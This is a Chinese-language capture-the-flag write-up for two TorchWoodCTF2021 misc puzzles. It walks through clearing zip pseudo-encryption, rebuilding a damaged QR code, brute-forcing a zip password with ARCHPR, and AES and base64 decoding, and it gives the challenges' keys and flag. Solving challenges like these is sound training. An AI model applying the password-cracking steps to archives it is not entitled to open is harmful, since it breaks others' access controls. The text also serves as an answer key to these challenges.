
[TorchWoodCTF2021]misc


easy_misc

先用winhex查看文件属性，是个压缩包，还是个伪加密的压缩包，修改图中的值为偶数然后打开压缩包





打开压缩文件，打开flag.jpg,






得到一张残缺的二维码，首先就想到将其补全，百度随便找个二维码生成器，生成一张高清的二维码，再把定位角部分裁剪下来。大概像这样







然后就用ps将它补全



一个完好的二维码就好了，用手机扫一扫到了一个密文U2FsdGVkX19mLu8Wx7mFu5DGmu9ZHFNc6eH0ljcssFLJ47QEB0krZt7RPA8t0zoJ，试一试这个是不是flag，可惜不是，那继续找吧，还有一个压缩包，打开看看



又要密码放到winhex会发现不需要改，这个时候用ARCHPR暴力破解得到密码1234打开文件，得到了一张图片，哈哈这回总会是flag了吧，可惜还不是





根据提示Joan Daemen Vincent Rijmen yyds知道用AES解密密钥应该是f1@g996,密文应该就是上面提到的，试一下，成功得到flag

[TorchWoodCTF2021]misc

flagishere

先查看文件属性，用winhex打开查看文件头，都没问题，然后解压文件得到三个文本文件，分别打开





猜一下，用base64解码flag，竟然和我讲不在这

再试试，is的意思应该是将文件变成png再用base64解码，flag用了，就试试here吧，把here改成here.png，再用base64解码成图片，如图

以下是您的 Base64 代码所解码出来的图片，右键另存为保存图片.

ZmxhZ3sxY3hfMzIxMF80WjI5fQ==

返回

这个明显是base64解码，好了得到了flag啦，可是还是不对，为什么，原来输入的时候大写的i和小写的L长的一样，所以有四个flag，一个个输入就行了